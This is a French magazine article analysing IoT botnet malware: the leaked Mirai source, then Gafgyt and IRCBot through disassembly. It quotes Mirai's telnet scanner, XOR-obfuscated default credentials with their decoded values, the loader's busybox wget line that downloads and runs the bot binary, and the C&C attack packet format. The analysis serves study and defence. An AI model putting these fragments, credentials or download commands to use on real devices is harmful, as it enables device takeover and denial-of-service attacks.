Si vous suivez la presse informatique, vous avez sans doute entendu parler de Mirai. Mirai, c'est le « fameux » botnet qui a mis hors service **KrebsOnSecurity.com** (13 septembre 2016), puis ciblé le fournisseur français OVH (22 septembre 2016) et enfin le fournisseur DNS Dyn (21 octobre 2016). C'est le premier botnet à être massivement constitué d'objets connectés notamment des caméras sur IP et des enregistreurs vidéos. Des variantes de Mirai sont encore actives à l'heure actuelle (mars 2017), notamment colportées par des botnets infectant des machines Windows.

Développé par un certain « Anna Senpai », le code source **[1]** de Mirai a été publié dans un forum de hackers, ce qui en facilite son analyse. Profitons-en, et regardons en détail ce qu'il fait.

1. MIRAI

Un équipement infecté par Mirai effectue principalement 4 tâches :

1. Chercher d'autres victimes à infecter. C'est le mécanisme de propagation du ver.
2. Télécharger Mirai sur les victimes précédemment repérées pour les infecter.
3. Attaquer des cibles désignées par le bot master. Plusieurs types de dénis de service sont implémentés.
4. Éviter la surinfection et cacher ses traces. Par exemple, si l'équipement est déjà infecté par un virus appelé *Anime*, il l'efface !




Figure 1

Les principales tâches de Mirai.

1.1 Repérer d'autres victimes

L'implémentation du repérage de futures victimes est effectué dans **scanner.c**. Le programme tire au sort aléatoirement l'adresse IP de la victime potentielle à tester. Il crée un paquet TCP à destination de cette adresse IP, vers le port 23 ou 2323, tous deux étant des ports fréquemment utilisés par telnet.

Fichier

```
struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
struct tcphdr *tcph = (struct tcphdr *)(iph + 1);

iph->id = rand_next();
iph->saddr = LOCAL_ADDR;
iph->daddr = get_random_ip();
iph->check = 0;
iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}
```

Le paquet est envoyé sur une socket, et ensuite c'est simple : s'il reçoit en réponse un SYN ACK, cela veut dire que le port est bien ouvert, et il peut tenter de se connecter. S'il ne reçoit pas de SYN ACK, le port est fermé, cette adresse IP n'est pas vulnérable, on peut passer à une autre.

Si le port est ouvert, Mirai tente successivement de fournir un login, un mot de passe, puis les chaînes de caractères **enable**, **system**, **sh** et la commande **/bin/busybox MIRAI**. Les différentes étapes sont consignées dans l'état de la connexion (conn→state). Par exemple, ci-dessous, Mirai attend sur la socket la chaîne **Password :** dans **consume_pass_prompt()**. Lorsque la chaîne est repérée, il envoie alors un mot de passe sur la socket, et passe à l'étape suivante **SC_WAITING_PASSWD_RESP** (en attente de la réponse du mot de passe).

Fichier

```
case SC_WAITING_PASSWORD:
  if ((consumed = consume_pass_prompt(conn)) > 0)
  {
#ifdef DEBUG
    printf("[scanner] FD%d received password prompt\n", conn->fd);
#endif
    // Send password
    send(conn->fd, conn->auth->password, conn->auth->password_len, MSG_
NOSIGNAL);
    send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
    conn->state = SC_WAITING_PASSWD_RESP;
  }
break;
```

Dans Mirai, les couples identifiant/mot de passe sont codés en dur dans le programme, sauf que ces couples sont intelligibles tels quels : les chaînes ci-dessous correspondent à **PMMV**, **ZA...**, etc.

Fichier

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);
```

C'est parce qu'ils sont conservés sous une forme chiffrée. L'algorithme de déchiffrement est cependant très simple : ou exclusif avec **0xDE** puis **0xAD**, puis **0xBE** puis **0xEF** (ce qui revient à faire un ou exclusif avec **0x22**). Cet algorithme est implémenté dans la fonction **deobf** qui va les « déchiffrer » :

Fichier

```
static char *deobf(char *str, int *len)
{
    int i;
    char *cpy;

    *len = util_strlen(str);
    cpy = malloc(*len + 1);

    util_memcpy(cpy, str, *len + 1);

    for (i = 0; i < *len; i++)
    {
        cpy[i] ^= 0xDE;
        cpy[i] ^= 0xAD;
        cpy[i] ^= 0xBE;
        cpy[i] ^= 0xEF;
    }

    return cpy;
}
```

On peut également voir à quoi cette boucle de déchiffrement ressemble en assembleur dans le binaire de Mirai à la figure 2.

Cet algorithme se déchiffre facilement, en quelques lignes de code, y compris dans le désassembleur IDA Pro via un script (voir figure 3, page suivante). Par exemple, le premier couple **PMMV/ZA...** se déchiffre en **root/xc3511**, et l'autre en **root/vizxv** – qui sont les mots de passe par défaut d'un certain modèle de caméra sur IP et d'un enregistreur vidéo.

Si Mirai arrive à se logger avec un couple identifiant/mot de passe de sa liste, il essaie alors de voir s'il peut obtenir accès à un shell, en envoyant les commandes **enable**, **system** et **sh**. Enfin, il teste l'obtention du shell avec la commande **/bin/busybox MIRAI**. Le programme **MIRAI** n'existant pas, il est prévu que cette commande échoue avec la réponse **MIRAI: applet not found** à la prochaine étape (**SC_WAITING_TOKEN_RESP**). Ceci indiquera alors que le shell distant fonctionne (c'est un peu étrange de procéder ainsi, mais pourquoi pas).





Figure 2

Déchiffrement des couples identifiants/mots de passe vus depuis un binaire de Mirai.



Script IDA Pro pour déchiffrer les couples identifiants/mots de passe d'un binaire de Mirai. **Figure 3**

Fichier

```
case SC_WAITING_SH_RESP:
  if ((consumed = consume_any_prompt(conn)) > 0)
  {
     char *tmp_str;
     int tmp_len;
#ifdef DEBUG
     printf("[scanner] FD%d received sh prompt\n", conn->fd);
#endif
     // Send query string
     table_unlock_val(TABLE_SCAN_QUERY);
     tmp_str = table_retrieve_val(TABLE_SCAN_QUERY, &tmp_len);
     send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
     send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
     table_lock_val(TABLE_SCAN_QUERY);
     conn->state = SC_WAITING_TOKEN_RESP;
  }
break;
```

À noter que les commandes envoyées sont encore une fois codées en dur, mais chiffrées (**TABLE_SCAN_QUERY**), avec le même algorithme à base de **0xDEADBEEF**. Le déchiffrement est opéré dans **table_unlock_val()**.

Si le shell fonctionne, alors la victime repérée est vulnérable, et Mirai va alors noter auprès d'un serveur distant adresse IP, port, identifiant et mot de passe utilisés. Cette machine pourra être infectée ultérieurement.

1.2 Télécharger Mirai

Lorsqu'un équipement vulnérable est repéré, reste à l'infecter. Cette tâche est prise en charge par le programme « loader ». Il se connecte avec l'identifiant/mot de passe précédemment repéré, récupère l'accès au shell, puis :

1. Essaie de trouver un lieu où télécharger le malware. Pour cela, il liste toutes les partitions accessibles avec **`/bin/busybox cat /proc/mounts`** et cherche parmi ces partitions une qui soit accessible en écriture.
2. Détecte l'architecture sur laquelle il se trouve (ARM, x86, sparc, m68k, sh4, ppc...).
3. Cherche un programme pour effectuer le téléchargement. Il regarde s'il y a **`wget`** ou **`tftp`** par exemple et les utilise pour rapatrier l'exécutable de Mirai correspondant à son architecture :

Fichier

```
case UPLOAD_WGET:
  conn->state_telnet = TELNET_UPLOAD_WGET;
  conn->timeout = 120;
  util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s
-O - > "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY
"\r\n", wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai",
conn->info.arch);
#ifdef DEBUG
  printf("wget\n");
#endif
  break;
```

Dans l'extrait de **`loader/server.c`** ci-dessus, **`FN_BINARY`** est une macro qui a pour valeur **`dvrHelper`**. Donc, la commande **`wget`** correspond à **`/bin/busybox wget http://SERVEUR:PORT/bins/mirai.ARCH -O - > dvrHelper ;`**.

Notez qu'il y a ensuite un **`TOKEN_QUERY`** à la fin. C'est d'ailleurs quelque chose que l'on retrouve fréquemment dans le code source de Mirai et qui se traduit par **`bin/busybox ECCHI`**. Le programme ECCHI n'existe pas, et on attend la réponse **`ECCHI: applet not found`**. Anna Senpai s'en sert juste comme marqueur, pour repérer la fin d'une commande.

1.3 Attaquer des cibles distantes

Dans le modèle de Mirai, il faut bien comprendre que la machine ou l'objet infecté ne sont pas réellement des cibles, ils sont juste des outils pour atteindre des cibles plus intéressantes. Oui, vous aviez raison, l'attaquant n'a que faire de votre brosse à dents connectée ou de votre enregistreur vidéo. Mais l'utiliser (à votre insu) pour une basse besogne, cela devient intéressant (voire amusant de vous faire faire le travail). Encore mieux : des objets comme ceux-là, sur Internet, il y en a des milliers, et mal sécurisés. Quelle aubaine pour se constituer un botnet ! L'attaquant se retrouve ainsi à la tête d'une « armée » d'objets, sous son contrôle, et il peut planifier une attaque massive et coordonnée.

Ce mode opératoire n'est pas nouveau. Depuis des années, il y a des botnets de spam par exemple. Le bot master recrute des « bots » (machines infectées à l'insu de leur propriétaire)

pour leur faire envoyer des e-mails. La taille du botnet fait sa puissance, puisqu'alors de nombreuses machines génèrent du spam. Dans le domaine des objets connectés, le concept est beaucoup plus récent, même si au fond il s'agit de la même chose : on recrute de nombreux objets connectés infectés et on les fait tous envoyer de nombreux paquets réseau vers une même cible. Le nombre faisant la puissance, la cible se retrouve sous une avalanche de paquets et n'arrive bientôt plus à répondre. C'est exactement ainsi que des botnets d'objets connectés se sont coordonnés pour attaquer par déni de service des sites web comme KrebsOnLine ou OVH.

Outre chercher d'autres victimes à infecter, le bot infecté par Mirai établit une connexion distante avec le C&C (serveur de commande et de contrôle). Le code essaie de nous tromper et nous faire croire que la connexion va vers **FAKE_CNC_ADDR** sur le port **FAKE_CNC_PORT**, mais en réalité, cette adresse est écrasée dans **establish_connection()** dans **mirai/main.c** par **TABLE_CNC_DOMAIN** et **TABLE_CNC_PORT**. Ces valeurs sont d'ailleurs faites pour être adaptées à l'infrastructure désirée. Par défaut, elles pointent sur **cnc.changeme.com** (qui n'existe pas) sur le port 23.

Fichier

```
srv_addr.sin_family = AF_INET;
srv_addr.sin_addr.s_addr = FAKE_CNC_ADDR;
srv_addr.sin_port = htons(FAKE_CNC_PORT);
...
// Set up CNC sockets
if (fd_serv == -1)
  establish_connection();
```

Une fois la liaison établie, c'est par ce canal que le bot master va envoyer ses commandes. Dans Mirai, le protocole de communication est fait main. Normalement, le serveur envoie en premier la taille du paquet de commandes. Puis, le bot récupère le paquet de commandes, et le traite dans **attack_parse()** (**mirai/attack.c**) :

Fichier

```
void attack_parse(char *buf, int len)
{
    int i;
    uint32_t duration;
    ATTACK_VECTOR vector;
    uint8_t targs_len, opts_len;
    struct attack_target *targs = NULL;
    struct attack_option *opts = NULL;

    // Read in attack duration uint32_t
    if (len < sizeof (uint32_t))
        goto cleanup;
    duration = ntohl(*((uint32_t *)buf));
    buf += sizeof (uint32_t);
    len -= sizeof (uint32_t);

    // Read in attack ID uint8_t
    if (len == 0)
        goto cleanup;
    vector = (ATTACK_VECTOR)*buf++;
    len -= sizeof (uint8_t);
...
```

J'ai coupé la fonction pour épargner les pages de votre magazine bien aimé. Néanmoins, on voit la structure du paquet se profiler :

- ⇨ 4 octets pour la durée de l'attaque ;
- ⇨ 1 octet pour un identifiant d'attaque ;
- ⇨ 1 octet pour le nombre de cibles ;
- ⇨ chaque cible avec son adresse IP, masque de réseau ;
- ⇨ 1 octet pour le nombre d'options ;
- ⇨ suivi par chaque option, la longueur de ses données et ses données.

C'est ainsi que le bot master peut demander à un objet connecté d'effectuer un déni de service sur tel ou tel site. Plusieurs techniques de déni de service sont implémentées (**`attack_gre.c`**, **`attack_tcp.c`**, **`attack_udp.c`**, **`attack_app.c`**). Par exemple, le paquet de la figure 4 dévoile une demande d'attaque pour 100 secondes (**`0x00000064`**), de type déni de service HTTP (**`0x0a`**), une seule cible (**`0x01`**) : **krebsonsecurity.com** sur le port 80.




Figure 4

Paquet envoyé à un bot infecté par Mirai demandant le démarrage d'une attaque par déni de service sur krebonsecurity.com. Ce paquet est un exemple issu d'une trace réseau publiquement accessible [2].

1.4 Éviter la surinfection et cacher ses traces

Cette tâche est implémentée dans le fichier **`mirai/killer.c`**. Le code source se lit assez facilement, notamment car il est commenté. Mirai ferme le port 23 afin d'éviter qu'une autre entité infectée par Mirai essaie de l'infecter. Inutile effectivement de perdre du temps sur un équipement déjà infecté...

Fichier

```
// Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
  printf("[killer] Trying to kill port 23\n");
#endif
  if (killer_kill_by_port(htons(23)))
  {
```

Plus bas dans le code, on voit que Mirai ferme également le port 22 (ssh), 80 (http) si besoin. Ensuite, il liste les processus qui s'exécutent actuellement. Si le processus s'appelle **`.anime`**, ce qui correspond à un virus du même nom (et assez peu connu), il le tue immédiatement. Sinon, il inspecte la mémoire de chaque processus pour repérer des marqueurs de virus connus. Par exemple, s'il repère la chaîne **`REPORT%s:%s`**, il en déduit que la machine est infectée par Qbot et tue le processus correspondant.

Fichier

```
static BOOL memory_scan_match(char *path)
{
    int fd, ret;
    char rdbuf[4096];
    char *m_qbot_report, *m_qbot_http, *m_qbot_dup, *m_upx_str, *m_zollard;
    int m_qbot_len, m_qbot2_len, m_qbot3_len, m_upx_len, m_zollard_len;
    BOOL found = FALSE;
    ...
    if ((fd = open(path, O_RDONLY)) == -1)
        return FALSE;

    table_unlock_val(TABLE_MEM_QBOT);
    table_unlock_val(TABLE_MEM_QBOT2);
    table_unlock_val(TABLE_MEM_QBOT3);
    table_unlock_val(TABLE_MEM_UPX);
    table_unlock_val(TABLE_MEM_ZOLLARD);
    ...
    while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
    {
        if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
            mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
            mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
            mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
            mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
        {
            found = TRUE;
            break;
        }
    ...
    close(fd);
    return found;
```

Suivant la technique habituelle, les chaînes à repérer (**TABLE_MEM_QBOT**, etc.) sont chiffrées en dur dans le code.

2. IL Y EN A D'AUTRES !

Voilà qui constitue une habile (si, si) transition. Maintenant que vous savez tout (ou presque) sur Mirai, vous réalisez qu'il tue d'autres codes malveillants. Ah bon ? D'autres ? Oui, bien sûr qu'il y a d'autres codes malveillants pour objets connectés divers et variés :

- **Carna** (2012). Il s'agit d'un projet de « recherche », à l'éthique un peu douteuse, qui a regroupé quelques 400 000 Linux embarqués non sécurisés pour leur faire scanner des ports d'autres adresses IP **[3]**.
- **Gafgyt** (2014), aussi connu sous le nom de Bashlite, est en quelque sort l'ancêtre de Mirai, mais plus axé porte dérobée que déni de service. Il a affecté de nombreuses caméras sur IP **[4]**.
- **The Moon** (2014). Ce malware exploite une vulnérabilité dans le protocole HNAP (*Home Network Administration Protocol*) et s'est propagé notamment sur des routeurs de Linksys **[5]**.
- **Wifatch** (2015) est un « malware » original dans le sens où il repère des objets connectés avec un telnet ouvert et un mot de passe bateau, infecte l'objet, tente de le sécuriser (!) et l'inscrit à un réseau P2P de mises à jour de sécurité ! **[6]**
- **Moose** (2015) a touché des routeurs pour les faire « liker » certains articles sur des réseaux sociaux comme Facebook **[7]**.

- **PnScan** (2015) cible également des routeurs et tente de les infecter via diverses failles : celle de HNAP utilisée dans The Moon, mais également le célèbre ShellShock **[8]**.
- **Remaiten** (2016) se constitue un botnet de routeurs, gateway ou points d'accès wifi infectés. Il communique avec son C&C via IRC.
- **IRCTelnet** (2016) est un nouveau venu, plus récent encore que Mirai, qui cherche également à trouver des recrues pour effectuer des dénis de service. Notamment, il implémente le déni de service non seulement sur IPv4 mais aussi IPv6 **[9]**.

Une nouvelle version de Mirai a également vu le jour, fin novembre, et exploite une vulnérabilité dans le protocole TR-069 qui est notamment utilisée pour effectuer la maintenance de routeurs et modems **[10]**.

Dans les deux paragraphes qui suivent je vais détailler deux d'entre eux : Gafgyt, car c'est le plus répandu, et IRCTelnet, car le plus récent. Dans ces deux cas, nous ne disposons pas du code source, les informations sont donc obtenues en désassemblant l'exécutable, comme cela se fait couramment pour les virus (oui, c'est rare que les auteurs de virus aient la courtoisie de nous envoyer leur code source...). Plutôt que de détailler tout l'assembleur, je vous présente les différences les plus intéressantes avec Mirai.

3. À QUOI RESSEMBLE GAFGYT ?

Gafgyt est un ver antérieur à Mirai, qui compte maintenant de multiples variantes. Sa technique de propagation est très similaire à celle de Mirai (ou plutôt il faudrait dire que Mirai ressemble à Gafgyt, puisque Mirai n'apparaît qu'après chronologiquement).

Le ver génère aléatoirement l'adresse IP d'une victime à tester, puis il tente de s'y connecter en telnet en utilisant des mots de passe fréquents. Les différences avec Mirai sont assez minimes : la façon de détecter que la victime possède les prérequis nécessaires au fonctionnement du ver change un peu, notamment à la place d'exécuter **`/bin/busybox MIRAI`**, on exécute **`/bin/busybox ; echo -e \\147\\141\\171\\146\\147\\164`**, où cette chaîne est la version octale de **`gayfgt`** (voir figure 5) et est à l'origine du nom du ver après décalage de la lettre y.

```
loc_804A7C6:
push    4000h
push    31h
push    offset aBinBusyboxEcho ; "/bin/busybox;echo -e '\\147\\141\\171\\"...
push    dword ptr [esi+ebx]
call    sub_8058560
add     esp, 10h
test    eax, eax
js      loc_804A3DB
```

Figure 5

Gafgyt teste la présence de busybox.

En fonction de la réponse de la machine à cette commande, Gafgyt en déduit si busybox est présent ou pas. Si c'est le cas, il envoie à un serveur distant un message **`REPORT adresseIP:identifiant:mot de passe`** pour enregistrer la nouvelle victime.

La différence principale de Gafgyt avec Mirai réside en la variété de commandes que Gafgyt connaît. En effet, Gafgyt peut être utilisé pour faire un déni de service (commandes UDP ou TCP), mais il répond à d'autres commandes également. En voici certaines :

- **`PING`** : à cette commande le bot est juste censé répondre **`PONG !`** pour marquer son activité.
- **`GETLOCALIP`** : le bot fournit au C&C son adresse IP. Le code désassemblé montre qu'à la réception d'une commande **`GETLOCALIP`**, le bot répond par **`My IP is : X.Y.Z.W`** (voir figure 6).

- ⇨ **TELNETSCANNER START** ou **STOP** : commence/arrête de chercher d'autres victimes pour se propager.
- ⇨ **EMAIL** destinataire hôte sujet message : envoie un courriel à un destinataire en se connectant au serveur SMTP présent sur l'hôte mentionné.
- ⇨ **LOLNOGTFO** : tue le processus de gafgyt pour terminer.

```
sub     esp, 0Ch
push    ds:dword_80D1C24 ; IP addres
call    sub_8059260
add     esp, 0Ch
push    eax
push    offset aMyIpS   ; "My IP: %s
push    ds:dword_80CC2A0
call    format_string
add     esp, 10h
jmp     loc_804B10B
```

```
From:  sub_804AA67+41

get_local_ip:
push    edx
push    edx
push    offset aGetlocalip ; "GETL
push    esi
call    sub_8055AC0
add     esp, 10h
test    eax, eax
jnz     short loc_804AAD4
```

Figure 6

Implémentation de la commande GETLOCALIP.

De nombreuses variantes existent. Par exemple, en février 2017, il y a encore dans la nature des variantes qui utilisent la chaîne **binfagt** à la place de **gayfgt**, et qui comprennent d'autres commandes comme **CNC** (changement d'adresse du botmaster), **COMBO** (plusieurs attaques par déni de service combinées), **HOLD** (arrêt du déni de service pour quelques secondes), **FUCKOFF** (version moins polie de **LOLNOGTFO**)...

```
setup
BL              conf_decript
BL              create_irc_servlist
BL              getextip
MOV             R3, R0
CMP             R3, #0
BNE             loc_8344
```

```
LDR             R2, =localip
MOV             R3, #1
STR             R3, [R2]
```

```
loc_8344                ; connect to server
BL              con
BL              getrstr
LDR             R3, =IrcSock
LDR             R2, [R3]
LDR             R3, =serverpass
LDR             R3, [R3]
MOV             R0, R2
LDR             R1, =aPassS ; "PASS %s\r\n"
MOV             R2, R3  ; issue the server password
BL              sockwrite
LDR             R3, =unamed
LDR             R3, [R3]
CMP             R3, #0
BEQ             loc_839C
```

Figure 7

IRCBot se connecte à un serveur IRC.

4. UN PIED DANS IRCBOT(TE)

IRCBot repose sur le même modèle pour la propagation : génération d'adresses IP aléatoires, puis tentative de connexion sur le port 23 (telnet). L'implémentation présente quelques détails de différence :

- ⇨ Il y a une liste d'identifiants et une liste de mots de passe, et non pas une liste de couples identifiants/mots de passe.
- ⇨ Pour tester l'accès à un shell, le programme gère les cas où un prompt demande une confirmation **(y/N)** et répond **y**. Il gère aussi des réponses comme **built-in commands** ou **buffer** typiques de prompt busybox :




Figure 8

Routine d'IRCBot permettant le déchiffrement de la configuration du bot.

Terminal

```
Busybox v1.18.4 (Ubuntu 1:1.18.4-2ubuntu2) built-in shell(ash)
Enter help for a list of built-in commands.
```

- Le téléchargement d'une instance d'IRCBot se fait immédiatement dès qu'on a accès à un shell fonctionnel au lieu de rapporter la nouvelle à un serveur et d'infecter ultérieurement. Le téléchargement se fait en une ligne de script, via **wget**, **ftpget** ou **tftp** suivant ce qui marche.
- Enfin, le pare-feu de la victime est désactivé.

